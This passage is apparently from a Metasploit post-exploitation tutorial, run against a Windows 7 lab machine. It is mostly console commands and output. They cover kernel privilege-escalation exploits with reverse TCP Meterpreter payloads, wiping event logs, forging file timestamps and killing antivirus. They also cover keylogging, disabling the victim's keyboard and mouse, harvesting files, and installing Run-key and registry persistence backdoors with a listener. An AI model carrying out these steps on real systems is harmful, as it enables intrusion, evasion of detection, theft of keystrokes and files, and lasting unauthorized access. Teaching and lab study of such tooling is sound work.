[-] Token Duplication (In Memory/Admin)
meterpreter > background
[*] Backgrounding session 1...
msf5 exploit(windows/smb/eternalblue_doublepulsar) > use exploit/windows/local/ms13_081_track_popup_menu
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms13_081_track_popup_menu) > options

Module options (exploit/windows/local/ms13_081_track_popup_menu):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.127.139  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 SP0/SP1
```

```
msf5 exploit(windows/local/ms13_081_track_popup_menu) > set SESSION 1
SESSION => 1
msf5 exploit(windows/local/ms13_081_track_popup_menu) > run

[*] Started reverse TCP handler on 192.168.127.139:4444
[*] Launching notepad to host the exploit...
[+] Process 292 launched.
[*] Reflectively injecting the exploit DLL into 292...
[*] Injecting exploit into 292...
[*] Exploit injected. Injecting payload into 292...
[*] Payload injected. Executing exploit...
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Sending stage (176195 bytes) to 192.168.127.143
[*] Meterpreter session 3 opened (192.168.127.139:4444  -> 192.168.127.143:49225)  at 2020-10-12 06:09:39 -0400

meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter >
```

exploit/windows/local/ms15_051_client_copy_image

This exploits the vulnerability **CVE-2015-1701** that exists in how the kernel-mode driver, win32k.sys, creates a Window. The process to create a Window is made of various steps at the User Mode as well as at the Kernel Mode. A major step is to call the copy image function in the User Mode. However, an attacker can replace this function with another one that eventually executes at the Kernel Mode. Successful exploitation causes an elevation of privileges.

```
meterpreter > **getsystem**
[-] priv_elevate_getsystem: Operation failed: Access is denied. The following was attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > **background**
[*] Backgrounding session 9...
msf5 > **use exploit/windows/local/ms15_051_client_copy_image**
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/ms15_051_client_copy_image)  > **options**

Module options (exploit/windows/local/ms15_051_client_copy_image):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on.


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.127.139  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows x86
```

```
msf5 exploit(windows/local/ms15_051_client_copy_image) > set SESSION 9
SESSION => 9
msf5 exploit(windows/local/ms15_051_client_copy_image) > run

[*] Started reverse TCP handler on 192.168.127.139:4444
[*] Launching notepad to host the exploit...
[+] Process 2188 launched.
[*] Reflectively injecting the exploit DLL into 2188...
[*] Injecting exploit into 2188...
[*] Exploit injected. Injecting payload into 2188...
[*] Payload injected. Executing exploit...
[*] Sending stage (176195 bytes) to 192.168.127.143
[+] Exploit finished, wait for (hopefully privileged) payload execution to complete.
[*] Meterpreter session 10 opened (192.168.127.139:4444 -> 192.168.127.143:49249) at 2020-10-13 05:18:10 -0400

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter >
```


Covering Tracks

An important step in post exploitation is to hide your footprints and cover tracks of your activities. This can be done by deleting logs that show your activities and change timestamps of your created files. Additionally, this step also involves killing or disabling Anti-Virus programs. There are three commands and modules that help us here. And these are:

- The clearev Command
- The timestomp Command
- The /post/windows/manage/killav Module

The clearev Command


The Meterpreter core service includes a command that clears all logs in Windows Events Viewer. Windows classifies event logs into three categories: Application logs, Security logs, and System logs.



Security Number of events: 2,891


Keywords	Date and Time	Source	Event ID	Task Category
Audit Success	10/13/2020 2:31:2...	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/13/2020 2:31:2...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:31:2...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:31:2...	Microsoft Windows security auditing.	4648	Logon
Audit Success	10/13/2020 2:30:0...	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/13/2020 2:30:0...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:29:4...	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/13/2020 2:29:4...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:29:3...	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/13/2020 2:29:3...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:28:0...	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/13/2020 2:28:0...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:27:4...	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/13/2020 2:27:4...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:27:4...	Microsoft Windows security auditing.	4672	Special Logon
Audit Success	10/13/2020 2:27:4...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:27:3...	Microsoft Windows security auditing.	4624	Logon
Audit Success	10/13/2020 2:27:3...	Microsoft Windows security auditing.	5024	Other System Events

You can run the clearev command anytime during your session, and it wipe out all event logs.



```
meterpreter > clearev
[*] Wiping 6782 records from Application...
[*] Wiping 9080 records from System...
[*] Wiping 3026 records from Security...
```

One you run the command, there will 0 logs in the Event Viewer:



Application Number of events: 0

Level	Date and Time	Source

The timestomp Command

This command allows you to change the timestamps associated with any file. Windows filesystems, like FAT and NTFS, maintain three main timestamps for each file:


1. *Creation timestamp*: this is the date and time the file was initially created.
2. *Modified timestamp*: this is the date and time the file was last modified.
3. *Accessed timestamp*: this is the date and time the file was last accessed.

Additionally, the NTFS filesystem includes a fourth timestamp called, **MFT Entry Modified**. MFT stands for Master File Table, and it is the first file created on an NTFS partition, and all files in that partition are referenced through the MFT. Each file has an entry in the MFT containing some meta data. MFT Entry Modified is the timestamp of the last time the file MFT entry was modified.

During your post-exploitation phase, you might need to upload your own files (tools, scripts, etc.) and/or modify or access existing files. To avoid detection, you will have to change the associated timestamps of those files.

The timestamp command can modify and change each of the four timestamps explained above. The following is the help menu of this command:

```
meterpreter > timestomp --help
Usage: timestomp <file(s)> OPTIONS
OPTIONS:
   -a <opt>  Set the "last accessed" time of the file
   -b        Set the MACE timestamps so that EnCase shows blanks
   -c <opt>  Set the "creation" time of the file
   -e <opt>  Set the "mft entry modified" time of the file
   -f <opt>  Set the MACE of attributes equal to the supplied file
   -h        Help banner
   -m <opt>  Set the "last written" time of the file
   -r        Set the MACE timestamps recursively on a directory
   -v        Display the UTC MACE values of the file
   -z <opt>  Set all four attributes (MACE) of the file
```



```
meterpreter > timestomp -v revmeter2.exe
[*] Showing MACE attributes for revmeter2.exe
Modified      : 2020-09-14 03:36:49 -0400
Accessed      : 2020-09-14 03:36:49 -0400
Created       : 2020-09-14 03:36:49 -0400
Entry Modified: 2020-09-14 03:36:49 -0400
```

The following example shows how to display the current timestamps of the file, **revmeter2.exe**:

To set all timestamps to a specific time, you can use the (-z) option and provide the new timestamp in the format of "MM/DD/YYYY HH24:MM:SS" as follows:

```
meterpreter > timestomp -z "11/30/2010 15:35:12" revmeter2.exe
[*] Setting specific MACE attributes on revmeter2.exe
```

We can then verify the new timestamps:

```
meterpreter > timestomp -v revmeter2.exe
[*] Showing MACE attributes for revmeter2.exe
Modified      : 2010-11-30 15:35:12 -0500
Accessed      : 2010-11-30 15:35:12 -0500
Created       : 2010-11-30 15:35:12 -0500
Entry Modified: 2010-11-30 15:35:12 -0500
```

The /post/windows/manage/killav Module

This module kills Anti-Virus processes. It has a list of predefined anti-virus executables; and it searches the running processes for any of those executables. If it finds any of them, it attempts to kill that process.

The list of pre-defined AV executables is available under the following path:

/usr/share/metasploit-framework/data/wordlists/av_hips_executables.txt

The following table shows some of AV products that can be killed by Meterpreter:

ave32.exe	hacktracersetup.exe	popscan.exe	zonealarm.exe
avgctrl.exe	ollydbg.exe	safeweb.exe	wupdt.exe
firewall.exe	patch.exe	vsmon.exe	scan32.exe

Operating System Interaction

Meterpreter offers few commands to interact with the system. First, there is the < migrate > command which allows you to transfer Meterpreter core service to another running process. Additionally, there are commands to do key logging on the target system, and other commands to control the User Interface.

Process Migration

We have explained before how Meterpreter core service is injected into a running process through Reflective DLL Injection technique. Most often, the first process into which Meterpreter service is injected is rundll32.exe . There are different reasons why you want to migrate to another process; the following are some of them:

- The new process might have Access Tokens which you might leverage to access various resources.
- The new process might have access to certain I/O buffers, and by migrating to it, you will get access to inputs and outputs of that buffer.
- The new process might be less forensically visible. Rundll32.exe is a signature of a compromise since many payloads use it.

To migrate to another process, you will need to get is Process ID (PID) first; and then, migrate to it. The following snippet shows migration in action:

```
meterpreter > getpid
Current pid: 2648

meterpreter > ps

Process List
============

 PID   PPID  Name            Arch  Session  User                      Path
 ---   ----  ----            ----  -------  ----                      ----
 0     0     [System Process]
 4     0     System          x86   0
 204   784   dwm.exe         x86   1        WIN7-PC\win7admin         C:\Windows\system32\Dwm.exe
 224   4     smss.exe        x86   0        NT AUTHORITY\SYSTEM       \SystemRoot\System32\smss.exe
 312   304   csrss.exe       x86   0        NT AUTHORITY\SYSTEM       C:\Windows\system32\csrss.exe
 352   304   wininit.exe     x86   0        NT AUTHORITY\SYSTEM       C:\Windows\system32\wininit.exe
 360   344   csrss.exe       x86   1        NT AUTHORITY\SYSTEM       C:\Windows\system32\csrss.exe
 416   344   winlogon.exe    x86   1        NT AUTHORITY\SYSTEM       C:\Windows\system32\winlogon.exe
 452   352   services.exe    x86   0        NT AUTHORITY\SYSTEM       C:\Windows\system32\services.exe
 460   352   lsass.exe       x86   0        NT AUTHORITY\SYSTEM       C:\Windows\system32\lsass.exe
 468   352   lsm.exe         x86   0        NT AUTHORITY\SYSTEM       C:\Windows\system32\lsm.exe
 572   452   svchost.exe     x86   0        NT AUTHORITY\SYSTEM
 648   452   svchost.exe     x86   0        NT AUTHORITY\NETWORK SERVICE
 700   452   svchost.exe     x86   0        NT AUTHORITY\LOCAL SERVICE
 784   452   svchost.exe       x86   0       NT AUTHORITY\SYSTEM
 868   452   svchost.exe       x86   0       NT AUTHORITY\SYSTEM
 924   452   taskhost.exe      x86   1       WIN7-PC\win7admin            C:\Windows\system32\taskhost.exe
 1016  452   svchost.exe       x86   0       NT AUTHORITY\LOCAL SERVICE
 1096  452   svchost.exe       x86   0       NT AUTHORITY\NETWORK SERVICE
 1184  452   sppsvc.exe        x86   0       NT AUTHORITY\NETWORK SERVICE
 1260  452   svchost.exe       x86   0       NT AUTHORITY\LOCAL SERVICE
 1364  452   svchost.exe       x86   0       NT AUTHORITY\LOCAL SERVICE
 1468  452   SearchIndexer.exe  x86   0       NT AUTHORITY\SYSTEM
 1776  452   svchost.exe       x86   0       NT AUTHORITY\NETWORK SERVICE
 1988  300   vm3dservice.exe   x86   1       WIN7-PC\win7admin            C:\Windows\System32\vm3dservice.exe
 2144  300   cmd.exe           x86   1       WIN7-PC\win7admin            C:\Windows\system32\cmd.exe
 2156  360   conhost.exe       x86   1       WIN7-PC\win7admin            C:\Windows\system32\conhost.exe
 2500  452   svchost.exe       x86   0       NT AUTHORITY\SYSTEM
 2648  1216  rundll32.exe      x86   0       NT AUTHORITY\SYSTEM          C:\Windows\System32\rundll32.exe
 3020  2832  explorer.exe      x86   1       WIN7-PC\win7admin            C:\Windows\Explorer.EXE
 3208  452   spoolsv.exe       x86   0       NT AUTHORITY\SYSTEM
 3824  3812  rundll32.exe      x86   1       WIN7-PC\win7admin            C:\Windows\system32\RunDll32.exe

meterpreter > migrate 3020
[*] Migrating from 2648 to 3020...
[*] Migration completed successfully.

meterpreter > getpid
Current pid: 3020
```

Key Logging

Key logging is the process of capturing what the user types on their keyboard. Meterpreter offers three commands for such a function:

- keyscan_start : it will start the capturing engine; whatever the user types will be captured and saved in a buffer.
- keyscan_dump : it will dump whatever has been captured so far.
- keyscan_stop : it will stop the capturing engine.

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...
www.google.com<CR>
hacking tutorials<CR>
<Right Shift>I am typig <^H><^H>ng my secrets here<Right Shift>!!!

meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter >
```

The following shows key logging in action:

Controlling User Interface

Meterpreter gives you the ability to control the User Interface of the victim. This means controlling the keyboard and mouse. You can disable/enable either of them at any time. The following is the help menu of the uictl command:

```
meterpreter > uictl --help
Usage: uictl [enable/disable] [keyboard/mouse/all]
```

```
meterpreter > uictl disable keyboard
Disabling keyboard...
meterpreter > uictl disable mouse
Disabling mouse...
meterpreter > uictl enable keyboard
Enabling keyboard...
meterpreter > uictl enable mouse
Enabling mouse...
```

The following example shows how to disable, and then reenable, the keyboard and the mouse at the victim:

File System Interaction

This step involves searching, editing, downloading, and uploading relevant files. You might be interested in files like word documents, spreadsheets, images, videos, text files, etc. You might also be interested in uploading your files, whether data files or executable ones. Meterpreter provides you with various commands to interact with the filesystem. Additionally, there are few modules that help in this domain, too.

Meterpreter Commands

- pwd

Print Working Directory (PWD); this command shows the current directory at the ***target*** system.

- lpwd

Local Print Working Directory (LPWD); this command shows the current directory at the ***Metasploit*** system.

- cd (e.g., *cd c:\\*)

Change Directory; change the working directory to the specified one at the ***target*** system.

- lcd (e.g., *lcd /*)

Local Change Directory; change the working directory to the specified one at the ***Metasploit*** system.

- ls

List; this command lists the contents of the current directory at the ***target*** system.

- lls

Local List; this command lists the contents of the current directory at the ***Metasploit*** system.

- cat <file_name>

Concatenate; this command prints out the contents of a file located at the ***target*** system.

- del <file_name>

Delete; this command deletes a specific file at the ***target*** system.

- mkdir *(e.g., mkdir c:\\mydirectory)*

Make Directory; this command creates a new directory at the ***target*** system.

- download <file_name> *(e.g., download c:\\file.txt)*

This command downloads a specific file from the ***target*** system to the ***Metasploit*** system.

- upload <file_name>

This command uploads a specific file from the ***Metasploit*** system to the ***target*** system.

- edit <file_name> *(e.g., edit c:\\file.txt)*

This command allows you to edit a specific file. The editing is done using the UNIX text editor vi.

- search *(e.g., search -d c:\\ -f *.doc)*

This command allows you to search for certain file types within a specific directory.

- Show_mount

This command prints the available mounts or drives at the ***target*** system.

- cp *(e.g., cp myfile.doc myfile2.doc)*

This command copies a certain file from source to destination at the ***target*** system.

Modules

The following module is an excellent post-exploitation module to enumerate files on the target system:

```
post/windows/gather/enum_files
```

Here is the options associated with this module:

```
msf5 > use post/windows/gather/enum_files
msf5 post(windows/gather/enum_files) > options

Module options (post/windows/gather/enum_files):

  Name        Current Setting  Required  Description
  ----        ---------------  --------  -----------
  FILE_GLOBS   *.config         yes       The file pattern to search for in a filename
  SEARCH_FROM                   no        Search from a specific location. Ex. C:\
  SESSION                       yes       The session to run this module on.
```

This module allows you to search for and download specific files. The following example shows how to search for and download PDF files.

```
msf5 post(windows/gather/enum_files) > set FILE_GLOBS *.pdf
FILE_GLOBS => *.pdf
msf5 post(windows/gather/enum_files) > set SESSION 23
SESSION => 23
msf5 post(windows/gather/enum_files) > set SEARCH_FROM C:\\
SEARCH_FROM => C:\
msf5 post(windows/gather/enum_files) > run

[*] Searching C:\
[*] Downloading C:\Users\win7admin\Desktop\Wireless Home Networking for Dummies.pdf
[+] Wireless Home Networking for Dummies.pdf saved as:
/home/kali/.msf4/loot/20201015042837_default_192.168.127.153_host.files_002411.pdf
[*] Downloading C:\Users\win7admin\Desktop\Wireless_book.pdf
[+] Wireless_book.pdf saved as:
/home/kali/.msf4/loot/20201015042901_default_192.168.127.153_host.files_733278.pdf
[*] Downloading C:\Users\win7admin\Desktop\wireless_sample.pdf
[+] wireless_sample.pdf saved as:
/home/kali/.msf4/loot/20201015042902_default_192.168.127.153_host.files_195068.pdf
[*] Done!
[*] Post module execution completed
msf5 post(windows/gather/enum_files) >
```

The files will be downloaded to a specific directory in your home path. In the example above, the files have been downloaded to /home/kali/.msf4/loot/

Persistent Backdoor

The type of access that we have achieved so far is transient; we lose it once the system shuts down or reboots. Thus, if we want to have a permanent or persistent connection, we need to install a backdoor that re-establishes the session upon reboot. Meterpreter offers various modules to achieve the desired persistence. We will focus here on two such modules:

exploit/windows/local/persistence

This module performs the following steps:

1. It creates a VBS script on the target system's filesystem (by default, it is under C:\Windows\Temp\). The VBS script contains an encoded payload (by default it is Meterpreter).
2. It creates a *Registry String Value* under the *Run Key* (HKLM\Software\Microsoft\Windows\CurrentVersion\Run\) that points to the VBS script. This causes the VBS script to execute whenever the user logs on.
3. Upon execution of the script, the script extracts the payload into an executable file (EXE). The EXE file then connects to the Metasploit system and establishes a session.

It is important to note here that you will need to set up a Multi Handler on Metasploit. The handler's job is to receive the connection from the persistent backdoor. It is recommended that you set up the handler first before running the persistence module.

```
meterpreter > background
[*] Backgrounding session 2...
msf5 exploit(windows/smb/eternalblue_doublepulsar) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set LPORT 5678
LPORT => 5678
msf5 exploit(multi/handler) > set LHOST 192.168.127.139
LHOST => 192.168.127.139
msf5 exploit(multi/handler) > run -jz
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.
msf5 exploit(multi/handler) >
[*] Started reverse TCP handler on 192.168.127.139:5678

msf5 exploit(multi/handler) > jobs

Jobs
====

  Id  Name                    Payload                          Payload opts
  --  ----                    -------                          ------------
  1   Exploit: multi/handler  windows/meterpreter/reverse_tcp  tcp://192.168.127.139:5678

msf5 exploit(multi/handler) >
```

Here is how to set up a handler to receive a Reverse TCP Meterpreter connection on port 5678:

```
msf5 exploit(multi/handler) > use exploit/windows/local/persistence
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/persistence) > options

Module options (exploit/windows/local/persistence):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   DELAY     10               yes       Delay (in seconds) for persistent payload to keep reconnecting back.
   EXE_NAME                   no        The filename for the payload to be used on the target host (%RAND%.exe
by default).
   PATH                       no        Path to write payload (%TEMP% by default).
   REG_NAME                   no        The name to call registry value for persistence on target host (%RAND% by
default).
   SESSION                    yes       The session to run this module on.
   STARTUP   USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
   VBS_NAME                   no        The filename to use for the VBS persistent script on the target host
(%RAND% by default).


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.127.139  yes       The listen address (an interface may be specified)
   LPORT     4444             yes       The listen port

   **DisablePayloadHandler: True   (no handler will be created!)**


Exploit target:

   Id  Name
   --  ----
   0   Windows
```

The following shows the options of the persistence module:


- The **EXE_NAME** indicates the executable filename into which the payload will be written whenever the VBS script runs; by default, it is random.
- The **VBS_NAME** indicates the name of the VBS script and by default it is random.
- The PATH indicates where the executable file is stored; by default, it is under %TEMP% directory (C:\Users\<username>\AppData\Local\Temp).
- The **REG_NAME** indicates the name of the registry value that will be created under the Run Key.
- The **DELAY** indicates how often the payload will attempt to connect to the Metasploit system when the connection is not established.
- The **STARTUP** indicates when to run the payload. A USER value means it will execute at user logon, while the SYSTEM value means it will run at system boot up. (*Note: from experience, The USER value does not work; and the SYSTEM value always runs at user logon*)

```
msf5 exploit(windows/local/persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf5 exploit(windows/local/persistence) > set LPORT 5678
LPORT => 5678
msf5 exploit(windows/local/persistence) > set SESSION 2
SESSION => 2
msf5 exploit(windows/local/persistence) > run

[*] Running persistent module against WIN7-PC via session ID: 2
[+] Persistent VBS script written on WIN7-PC to C:\Windows\TEMP\pYofercT.vbs
[*] Installing as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\rntqatrUxyaZa
[+] Installed autorun on WIN7-PC as
HKLM\Software\Microsoft\Windows\CurrentVersion\Run\rntqatrUxyaZa
[*] Clean up Meterpreter RC file: /home/kali/.msf4/logs/persistence/WIN7-
PC_20201016.0901/WIN7-PC_20201016.0901.rc
```

The following shows how to configure and run the persistence module:


When the module runs, we can notice the following:

- It created the VBS script, C:\Windows\TEMP\pYofercT.vbs



```
Computer ▸ Local Disk (C:) ▸ Windows ▸ Temp ▸
Name                        Date mod
FXSAPIDebugLogFile          8/12/201
FXSTIFFDebugLogFile         8/12/201
MpCmdRun                    10/15/202
pYofercT                    10/15/202
TMP5FD02240DB193A95         7/30/201
TMP06B25FE1F20E283B         7/30/201
```


- It added the registry value " rntqatrUxyaZa " to the Run Key; the value points to the VBS script



```
Name              Type     Data
(Default)         REG_SZ   (value not set)
rntqatrUxyaZa     REG_SZ   C:\Windows\TEMP\pYofercT.vbs
VBoxTray          REG_SZ   C:\Windows\system32\VBoxTray.exe
VMware User Pr... REG_SZ   "C:\Program Files\VMware\VMware Tools\vmtool.
VMware VM3DS...   REG_SZ   "C:\Windows\system32\vm3dservice.exe" -u
Computer\HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run
```

- It created a cleanup resource file " WIN7-PC_20201016.0901.rc " at the local Metasploit system. You can run this file to cleanup the persistence backdoor at the target system.

Once the target system reboots, the VBS script is called; and in turns it will create an EXE file with the payload which will connect to the Metasploit system. The following image shows the EXE file created after a reboot:



```
Computer ▸ Local Disk (C:) ▸ Users ▸ win7admin ▸ AppData ▸ Local ▸ Temp ▸ radD1C07.tmp
Name              Date modified         Type
IOluIAdSNLUFM     10/16/2020 9:14 AM    Application
```

```
meterpreter > resource /home/kali/.msf4/logs/persistence/WIN7-
PC_20201016.0901/WIN7-PC_20201016.0901.rc
[*] Processing /home/kali/.msf4/logs/persistence/WIN7-PC_20201016.0901/WIN7-
PC_20201016.0901.rc for ERB directives.
resource (/home/kali/.msf4/logs/persistence/WIN7-PC_20201016.0901/WIN7-
PC_20201016.0901.rc)> rm C://Windows//TEMP//pYofercT.vbs
```

To cleanup the backdoor, you can run the resource file as follows:

exploit/windows/local/registry_persistence

The Registry Persistence module differs from the previous one in that the payload is stored in the registry – *as a Binary Long Object, BLOB* – instead of a VBS script or even an EXE file. Everything is stored in the registry and is run from the registry. The following shows the options of this module:

```
msf5 exploit(windows/smb/eternalblue_doublepulsar) > use exploit/windows/local/registry_persistence
[*] Using configured payload windows/meterpreter/reverse_tcp
msf5 exploit(windows/local/registry_persistence) > options

Module options (exploit/windows/local/registry_persistence):

   Name          Current Setting  Required  Description
   ----          ---------------  --------  -----------
   BLOB_REG_KEY                   no        The registry key to use for storing the payload blob. (Default: random)
   BLOB_REG_NAME                  no        The name to use for storing the payload blob. (Default: random)
   CREATE_RC     true             no        Create a resource file for cleanup
   RUN_NAME                       no        The name to use for the 'Run' key. (Default: random)
   SESSION                        yes       The session to run this module on.
   SLEEP_TIME    0                no        Amount of time to sleep (in seconds) before executing payload. (Default:
0)
   STARTUP       USER             yes       Startup type for the persistent payload. (Accepted: USER, SYSTEM)
```


- The **BLOB_REG_KEY** indicates the name of the registry key; it is created under HKLM\Software\ key. By default, a random name is given.
- The **BLOG_REG_NAME** indicates the value created under the previous key. By default, a random name is given.
- The **RUN_NAME** indicates the value created under the Run Key. This value will point to the BLOG_REG_NAME. By default, a random name is given.
- The **STARTUP** indicates when to run the payload. A USER value means it will execute at user logon, while the SYSTEM value means it will run at system boot up. (*Note: from experience, The USER value does not work; and the SYSTEM value always runs at user logon*)

The following shows how to configure and run the module (make sure you have set up a Multi Handler running as a job):

```
msf5 exploit(windows/local/registry_persistence) > set SESSION 4
SESSION => 4
msf5 exploit(windows/local/registry_persistence) > set STARTUP SYSTEM
STARTUP => SYSTEM
msf5 exploit(windows/local/registry_persistence) > set LPORT 5678
LPORT => 5678
msf5 exploit(windows/local/registry_persistence) > jobs

Jobs
====
  Id  Name                    Payload                          Payload opts
